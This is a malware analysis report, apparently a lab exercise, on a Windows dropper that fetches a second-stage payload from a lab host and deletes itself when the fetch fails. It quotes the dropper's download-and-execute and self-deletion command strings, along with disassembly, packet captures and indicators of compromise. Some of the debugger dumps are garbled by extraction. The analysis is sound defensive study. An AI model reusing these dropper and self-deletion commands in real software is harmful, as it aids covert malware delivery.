

Dropper Download From URL

July 2025| Adrian Jenkins | v1.0



Table of Contents

Table of Contents	2
Executive Summary	3
High-Level Technical Summary	4
Malware Composition	5
Dropper.DownloadFromURL.exe	5
Static Analysis	6
Tool: PEStudio	
Tool: Floss (String Analysis)	7
Tool:Cutter	g
Advanced Static Analysis	14
Initial Behavior	14
No Internet Connectivity	
With Internet Connectivity	15
Indicators of Compromise	21
Network Indicators	21
Host-based Indicators	
Appendices	24
A. CallBack URL	24
B. VirusTotal	24
Resources	25



Executive Summary

SHA256	92730427321A1C4CCFC0D0580834D AEF98121EFA9BB8963DA332BFD6C F1FDA8A
MD5	1D8562C0ADCAEE734D63F7BAACA 02F7C

Dropper.DownloadFromURL is categorized as a trojan malware first identified on 2021-09-04. It is a Windows 32-bit Portable Executable (PE). It consists of one main payload that is executed in succession of a successful spearphishing attempt. Symptoms of infection include a request to download the main payload to the URL listed in the Appendix A, and an executable named "CR433101.dat.exe" appearing in the "C:\Users\Public\Documents" directory.


Malware hashes have been submitted to VirusTotal for further examination, see Appendix B.



High-Level Technical Summary

Dropper.DownloadFromURL consists of two parts: the malware will attempt to connect to a callback URL of

"[hxxp]://ssl-6582datamanager.helpdeskbros[.]local/" and then download the main payload called "CR433101.dat.exe". If the HTTP call fails, it will delete itself from disk.





Malware Composition

Dropper.DownloadFromURL.exe consists of the following components:

File Name	SHA256 Hash		
Dropper.DownloadFr	92730427321A1C4CCFC0D0580834DAEF98121EFA9BB8963DA332		
omURL.exe	BFD6CF1FDA8A		
CR433101.dat.exe	Cannot be determined		

Dropper.DownloadFromURL.exe

The initial executable that runs after a successful spearphishing campaign.

CR433101.dat.exe:


The main payload. Unfortunately, it is not possible to study this binary.




Static Analysis

Tool: PEStudio

- This is a 32-bit Windows Portable Executable.
- The Import Address Table(IAT) suggests the malware will try to make an HTTP(s) request.







Tool: Floss (String Analysis)

- From the string analysis there are some potential interesting things:
 - APIs suggest malware HTTP attempt to
 "[hxxp]://ssl-6582datamanager.helpdeskbros[.]local/favicon.ic
 o" and "[hxxp]://huskyhacks[.]dev". There could be more
 connection attempts that we don't know about.
 - A document called "CR433101.dat.exe" is created in the "C:\Users\Public\Documents".
 - The possible use of API *IsDebuggerPresent* might indicate anti-debugging technique.
 - The first "ping" command seems to test internet connectivity and then delete a file regardless of the result. Possibly showing potential self-deletion capabilities.
 - "%s" is a place holder for the actual file to delete.
 - "/f": forces deletion.
 - "a": runs quietly.
 - The second "ping" command seems to test internet connectivity and then execute "CR433101.dat.exe" regardless of the result.



```
$>floss -n 8 Dropper.DownloadFromURL.exe.malz
URLDownloadToFileW
urlmon.dll
InternetOpenUrlW
InternetOpenW
WININET.dll
ISDebuggerPresent
cmd.exe /C ping 1.1.1.1 -n 1 -w 3000 > Nul & Del /f /q "%s"
http://ssl-6582datamanager.helpdeskbros.local/favicon.ico
C:\Users\Public\Documents\CR433101.dat.exe
Mozilla/5.0
http://huskyhacks.dev
ping 1.1.1.1 -n 1 -w 3000 > Nul & C:\Users\Public\Documents\CR433101.dat.exe
```



Tool:Cutter

Taking a closer look into the main function

- It is preparing for an HTTP connection by calling API *InternetOpen*, this returns a valid handle that the application passes to subsequent WinINet functions. If it fails, it returns null.
- Now it passes that handle and calls API *URLDownloadToFile*. This downloads bits and saves them to a file.
 - The URL is "[hxxp]://ssl-6582datamanager.helpdeskbros[.]local/favicon.ic o".
 - The file name created/downloaded is
 "C:\Users\Public\Documents\CR433101.dat.exe".
 - This function returns:
 - S_OK
 - E_OUTOFMEMORY
 - INET_E_DOWNLOAD_FAILURE



```
[0x00401080]
int main(int argc, char **argv, char **envp);
; var HANDLE hObject @ stack - 0x6dc
; var int32_t var_6c0h @ stack - 0x6c0
; var LPSTARTUPINFOW lpStartupInfo @ stack - 0x6a0
; var int32_t var_658h @ stack - 0x658
; var LPWSTR lpFilename @ stack - 0x64c
; var LPWSTR lpCommandLine @ stack - 0x450
; var int32_t var_6ch @ stack - 0x6c
; var int32_t var_60h @ stack - 0x60
; var int32_t var_8h @ stack - 0x8
0x00401080 push ebp
0x00401081 mov
                       ebp, esp
0x00401083
             and
                       esp, 0xfffffff0
0x00401086 sub
                    esp, 0x680
                       eax, dword [data.00404004]; 0x404004
0x0040108c
             mov
0x00401091
             xor
                       eax, esp
             mov
                       dword [var_8h], eax
0x00401093
0x0040109a
               push
0x0040109c
               push
0x0040109e
               push
                       0
0x004010a0
               push
                       str.Mozilla 5.0 : 0x403288
0x004010a2
0x004010a7
               call dword [InternetOpenW] 0x403070
0x004010ad
               Lea
                       ecx, [esp]
                       dword [data.00404388], eax; 0x404388
0x004010b0
               mov
0x004010b5
                       dword [esp], 0x7d0; 2000
               mov
0x004010bc
                       dword [lpStartupInfo.lpTitle], 0
               mov
0x004010c4
               call
                       fcn.004011e0 ; fcn.004011e0
0x004010c9
             push
                       0
0x004010cb
             push
0x004010cd
              push
                       str.C:_Users_Public_Documents_CR433101.dat.exe ; 0x403230
0x004010d2
              push
                       str.http:__ssl_6582datamanager.helpdeskbros.local_favicon.ico; 0x4031b8
0x004010d7
               push
0x004010d9
               call
                       dword [URLDownloadToFileW] ; 0x4030f4
0x004010df
               test
                       eax, eax
0x004010e1
               jne
                       0x401142
```



- Depending on the result of calling *URLDownloadToFile* it will do one thing or the other.
 - o If the call succeeds:
 - It calls API *InternetOpenUrlA* to make an HTTP request to "[hxxp]://huskyhacks[.]dev".
 - It calls **ShellExecuteW**. This function performs an operation on a specified file.
 - As "operation" it wants to "open" the specified file.
 - The string passed is:


 "str.ping_1.1.1.1__n_1__w_3000___Nul___C:_Users_Public_Documents_CR433101.dat.exe"
 - o If the call fails for whatever reason:
 - It pushes string "str.cmd.exe__C_ping_1.1.1.1__n_1__w_3000___Nul___Del__f__q__s" and then calls a function. Most likely, this is a self-deleting mechanism.



A high level overview of the execution would be something as follows:

- Malware attempts to connect AND download a file to URL "[hxxp]:///ssl-6582datamanager.helpdeskbros[.]local/favicon.ico".
 - o If this fails:
 - It will delete itself.
 - o If this succeeds:
 - Make an HTTP connection to "[hxxp]://huskyhacks[.]dev".
 What is this doing, we can not say just yet.
 - It executes the downloaded file located at "C:\Users\Public\Documents\CR433101.dat.exe".







Advanced Static Analysis

Initial Behavior

No Internet Connectivity


Executed "Dropper.DownloadFromURL.exe" and after a couple of seconds it deleted itself.

Just


- From Wireshark:
 - There is an initial failed DNS query attempt to obtain the IP Address for domain name
 "ssl-6582datamanager.helpdeskbros[.]local".

2 5.836505	10.0.0.3	10.0.0.4	DNS	98 Standard query 0x759e A ssl-6582datamanager.helpdeskbros.local
3 5.836975	10.0.0.4	10.0.0.3	ICMP	126 Destination unreachable (Port unreachable)
4 5.845424	10.0.0.3	10.0.0.4	DNS	98 Standard query 0x759e A ssl-6582datamanager.helpdeskbros.local
5 5.845770	10.0.0.4	10.0.0.3	ICMP	126 Destination unreachable (Port unreachable)
6 5.845868	10.0.0.3	10.0.0.4	DNS	98 Standard query 0x759e A ssl-6582datamanager.helpdeskbros.local
7 5.846062	10.0.0.4	10.0.0.3	ICMP	126 Destination unreachable (Port unreachable)
8 5.846118	10.0.0.3	10.0.0.4	DNS	98 Standard query 0x759e A ssl-6582datamanager.helpdeskbros.local
9 5.846292	10.0.0.4	10.0.0.3	ICMP	126 Destination unreachable (Port unreachable)
10 5.846369	10.0.0.3	10.0.0.4	DNS	98 Standard query 0x759e A ssl-6582datamanager.helpdeskbros.local
11 5.846569	10.0.0.4	10.0.0.3	ICMP	126 Destination unreachable (Port unreachable)

- From the Process Monitor we can see:
 - Dropper.DownloadFromURL.exe spawned "cmd.exe" with 'cmd.exe /C ping 1.1.1.1 -n 1 -w 3000 > Nul & Del /f /q "C:\Users\flareuser\Desktop\Dropper.DownloadFromURL.exe"".
 - This is the same command we saw in the "string analysis" section and in "Cutter", where the "%s%" got replaced for the actual file path.
 - This resulted in the malware being deleted.







This matches our understanding of the malware in the static analysis section. If that domain is not reachable OR if the domain is reachable but the file can not be downloaded for whatever reason, then the malware removes itself.

With Internet Connectivity

Executed "Dropper.DownloadFromURL.exe", nothing seems to have happened visually, but the malware executable is still visible.

From Wireshark:

- There is a DNS request for "ssl-6582datamanager.helpdeskbros[.]local".
- There is another **DNS request** for "huskyhacks[.]dev".
- HTTP GET request to "[hxxp]://ssl-6582datamanager.helpdeskbros[.]local/favicon.ico". The server replied with 198 bytes of data. This would be the second stage payload in a real world scenario.
- HTTP GET request to "[hxxp]://husckyhacks[.]dev". However, this does not seem to be downloading or doing anything.



```
DNS 98 Standard query 0x5e0a A ssl-6582datamanager.helpdeskbros.local
DNS 114 Standard query response 0x5e0a A ssl-6582datamanager.helpdeskbros.local A 10.0.0.4
DNS 74 Standard query 0x588e A huskyhacks.dev
DNS 90 Standard query response 0x588e A huskyhacks.dev A 10.0.0.4
```

Host: ssl-6582datamanager.helpdeskbros[.]local


Host: husckyhacks[.]dev

```
GET / HTTP/1.1
User-Agent: Mozilla/5.0
Host: huskyhacks.dev
HTTP/1.1 200 OK
Server: INetSim HTTP Server
Content-Length: 258
Content-Type: text/html
Connection: Close
Date: Wed, 23 Jul 2025 17:38:31 GMT
<html>
 <head>
   <title>INetSim default HTML page</title>
 </head>
 <body>
   This is the default HTML page for INetSim HTTP server fake mode.
   This file is an HTML document.
 </body>
</html>
```




From **Process Monitor**:

- TCP receives the 198 bytes of data that we saw in Wireshark when the victim requested the "/favicon.ico".
- These 198 bytes worth of data got written to disk as "C:\Users\Public\Documents\CR433101.dat.exe".
- "CR433101.dat.exe" is executed.





From the host itself we can find that file and verify that it is the same as it has the same amount of bytes (198). Again, this would be the second stage payload.





From **Cutter** we can identify where exactly the malware determines if it needs to execute the payload or delete itself.

Under normal circumstances where it detonates:

- 1. API **URLDownloadToFile** succeeds and its return value, "0", is stored in register "EAX".
- 2. "test eax, eax" will update the "Zero Flag" (ZF) based on the contents of register "EAX". As the value is "0", then the "ZF" is set.
- 3. "**jne <memory location>**" will decide to jump to a memory location or to continue the normal flow of execution based on if the "ZF" flag is set or not. In other words, it will jump if not equal to zero.
 - a. Because the "ZF" is set, it knows that the value is 0.
 - b. As the value is 0, it will not take the jump and it will continue to the next memory location as usual.

This is exactly how and where the malware decides which route to take.

```
When it can reach and download the file, then "ZF == ]".

mov dword ptr ds:[194388],eax
mov dword ptr ss:[esp],700
mov dword ptr ds:[194388],eax
mov dword ptr ds:[194388],eav
mov dwor
```

When it can't reach the URL, then "ZF == 0" and it takes the jump.



```
A3 88431900

C70424 D0070000

C74424 04 00000000

E8 17010000

6A 00

6A 00

68 30321900

6A 00

6B 88311900

6A 00
                                                                                                                                                                 mov dword ptr ds:[194388],eax
mov dword ptr ss:[esp],700
mov dword ptr ss:[esp+4],0
call dropper.downloadfromurl (2).1911E0
push 0
push 0
  001910B5
001910BC
                                                                                                                                                                                                                                                                                                                                                                                                                            00EDF000
                                                                                                                                                                                                                                                                                                                                                                                                                              93B3F42B
 001910C4
001910C9
001910CB
001910CD
                                                                                                                                                                                                                                                                                                                                                                                                                            01090000
                                                                                                                                                               push o
push dopper.downloadfromurl (2).193230
push dropper.downloadfromurl (2).193188
push o
call dword ptr ds:[<URLDownloadToFileW>]
test eax,eax
]ne dropper.downloadfromurl (2).191142
push eax
push 40000000
push eax
push dropper.downloadfromurl (2).1932A0
push dword ptr ds:[194388]
call dword ptr ds:[<InternetOpenUrlW>]
lea ecx,dword ptr ss:[esp]
mov dword ptr ss:[esp],C8
mov dword ptr ss:[esp+4],0
call dropper.downloadfromurl (2).1911E0
push 1
push dropper.downloadfromurl (2).1911E0
                                                                                                                                                                                                                                                                                                                                                                                                                            00DAFC50
00DAF5D0
                                                            68 B8311900
6A 00
FF15 F4301900
8SC0
75 5F
50
68 00000040
50
68 A0321900
FF35 88431900
FF15 74301900
8M0C24
C70424 C8000000
C74424 04 00000000
6A 01
68 38311900
6A 00
6B 00321900
6B 00321900
6B 00321900
6B 00321900
6B 50321900
6B 50321900
6B 50321900
6B 50321900
6B 50321900
6B 50321900
6B 6C331900
                                                                                                                                                                                                                                                                                                                                                                                                                              010B1F90
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                          &"C:\\Users\\f
&"ALLUSERSPROF
                                                                                                                                                                                                                                                                                                                                                                                                                            010A8678
001910E3
001910E4
001910E9
001910EA
                                                                                                                                                                                                                                                                                                                                                                                                 ZE 0 PF 1 AF 0
0F 0 SF 1 DF 0
CF 0 TF 0 IF 1
001910EA
001910EB
001910F0
001910FC
001910FF
00191106
00191112
                                                                                                                                                                                                                                                                                                                                                                                                 LastError 00000000 (ERROR_SUCCES! LastStatus 00000000 (STATUS_SUCCE!
                                                                                                                                                                                                                                                                                                                                                                                                 GS 002B FS 0053
ES 002B DS 002B
CS 0023 SS 002B
0019110E
00191113
00191115
0019111A
0019111C
00191121
                                                                                                                                                                 push dropper.downloadfromurl (2).1911E0 push dropper.downloadfromurl (2).193138 push dropper.downloadfromurl (2).1932D0 push dropper.downloadfromurl (2).19336C push dropper.downloadfromurl (2).19336C push 0
                                                                                                                                                                                                                                                                                                                                                                                                 ST(0) 000000000000000000 x87r0
ST(1) 00000000000000000 x87r1
ST(2) 000000000000000000 x87r2
ST(3) 000000000000000000 x87r3
                                                                                                                                                                     call dword ptr ds:[<ShellExecuteW>]
 00191128
0019112E
00191130
00191137
                                                                                                                                                                 mov ecx,dword ptr ds:[<snerrexecutew>]
mov ecx,dword ptr ss:[esp+67C]
xor eax,esp
call dropper.downloadfromurl (2).191399
mov esp,ebp
pop ebp
                                                                                                                                                                                                                                                                                                                                                                                                 $T(4) 000000000000000000 x87r4

$T(5) 0000000000000000000 x87r5

$T(6) 3FF880000000000000 x87r6

$T(7) 3FF8DB70C975DF22363 x87r7
                                                                                                                                                                                                                                                                                                                                                                                                 Default (stdcall)
```



Indicators of Compromise

Network Indicators

```
HTTP request to
"[hxxp]://ssl-6582datamanager.helpdeskbros[.]local/favicon.ico"
      incernet Protocol version 4, Sic. 10.0.0.3, DSC. 10.0.0.4
   > Transmission Control Protocol, Src Port: 49890, Dst Port: 80, Seq: 1, Ack: 1, Len: 248
   ▼ Hypertext Transfer Protocol
        GET /favicon.ico HTTP/1.1\r\n
            Accept: */*\r\n
             Accept-Encoding: gzip, deflate\r\n
             User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.2; WOW64; Trident/7.0; .NE
             Host: ssl-6582datamanager.helpdeskbros.local\r\n
             Connection: Keep-Alive\r\n
             r\n
             [Response in frame: 11]
             [Full request URI: http://ssl-6582datamanager.helpdeskbros.local/favicon.ico]
    0000 08 00 27 c1 4b 86 08 00 27 a3 ba 1e 08 00 45 00 ··'·K··· '·····E·
   0040 6f 6e 2e 69 63 6f 20 48 54 54 50 2f 31 2e 31 0d on.ico H TTP/1.1
    0050 0a 41 63 63 65 70 74 3a 20 2a 2f 2a 0d 0a 41 63 ·Accept: */*··Ac
   0060 63 65 70 74 2d 45 6e 63 6f 64 69 6e 67 3a 20 67 cept-Enc oding: g
0070 7a 69 70 2c 20 64 65 66 6c 61 74 65 0d 0a 55 73 zip, def late Us
                                                                                                                                                zip, def late Us
    0080 65 72 2d 41 67 65 6e 74 3a 20 4d 6f 7a 69 6c 6c er-Agent : Mozill
    0090 61 2f 34 2e 30 20 28 63 6f 6d 70 61 74 69 62 6c a/4.0 (c ompatibl
   00a0 65 3b 20 4d 53 49 45 20 37 2e 30 3b 20 57 69 6e e; MSIE 7.0; Win 00b0 64 6f 77 73 20 4e 54 20 36 2e 32 3b 20 57 4f 57 dows NT 6.2; WOW
   00b0 64 6f 77 73 20 4e 54 20 36 2e 32 3b 20 57 4f 57 dows NT 6.2; WOW 00c0 36 34 3b 20 54 72 69 64 65 6e 74 2f 37 2e 30 3b 64; Trid ent/7.0;
    00d0 20 2e 4e 45 54 34 2e 30 43 3b 20 2e 4e 45 54 34 .NET4.0 C; .NET4
    00e0 2e 30 45 29 0d 0a 48 6f 73 74 3a 20 73 73 6c 2d
                                                                                                                                                 .0E) ⋅ Ho st: ssl-
   00f0 36 35 38 32 64 61 74 61 6d 61 6e 61 67 65 72 2e 0100 68 65 6c 70 64 65 73 6b 62 72 6f 73 2e 6c 6f 63
                                                                                                                                                6582data manager.
                                                                                                                                                helpdesk bros.loc
    0110 61 6c 0d 0a 43 6f 6e 6e 65 63 74 69 6f 6e 3a 20 al Conn ection:
 No.: 7 \cdot Time: 13:38:31.538174261 \cdot Source: 10.0.0.3 \cdot Destination: 10.0.0.4 \cdot Protocol: HTTP \cdot Length: 302 \cdot Info: GET / favicon.ico HTTP/1.1 \cdot Length: 302 \cdot Length: 3

✓ Show packet bytes Layout: Vertical (Stacked) 

     # Help
HTTP request to "[hxxp]://huskyhacks[.]dev"
```




```
Internet Protocol Version 4, Src: 10.0.0.3, Dst: 10.0.0.4
> Transmission Control Protocol, Src Port: 49891, Dst Port: 80, Seq: 1, Ack: 1, L
▼ Hypertext Transfer Protocol
  GET / HTTP/1.1\r\n
   User-Agent: Mozilla/5.0\r\n
   Host: huskyhacks.dev\r\n
   \r\n
    [Response in frame: 26]
   [Full request URI: http://huskyhacks.dev/]
                                                        ··'·K··· '····E·
0000 08 00 27 c1 4b 86 08 00 27 a3 ba 1e 08 00 45 00
0010 00 69 28 fa 40 00 80 06 bd 8e 0a 00 00 03 0a 00 ·i(.@········
0020 00 04 c2 e3 00 50 18 f9 dd 95 c2 ed e2 08 50 18 ·····P·· ·····P·
                                                       \cdotsW\cdotsGE T / HTTP
0030 04 00 57 9e 00 00 47 45 54 20 2f 20 48 54 54 50
0040 2f 31 2e 31 0d 0a 55 73 65 72 2d 41 67 65 6e 74
                                                       /1.1 Us er-Agent
0050 3a 20 4d 6f 7a 69 6c 6c 61 2f 35 2e 30 0d 0a 48
                                                       : Mozill a/5.0 · H
0060 6f 73 74 3a 20 68 75 73 6b 79 68 61 63 6b 73 2e
                                                       ost: hus kyhacks.
                                                       dev···
0070 64 65 76 0d 0a 0d 0a
```



Host-based Indicators

A new file was created: "C:\Users\Public\Documents\CR433101.dat.exe".






Appendices

A. CallBack URL

Domain Name	Port
hxxp://ssl-6582datamanager.helpdeskbros[.]local	80

B. VirusTotal





Resources

- https://learn.microsoft.com/en-us/windows/win32/api/wininet/nf-wininet-interaction-net-opena
- https://learn.microsoft.com/en-us/previous-versions/windows/internet-explo-rer/ie-developer/platform-apis/ms775123(v=vs.85)
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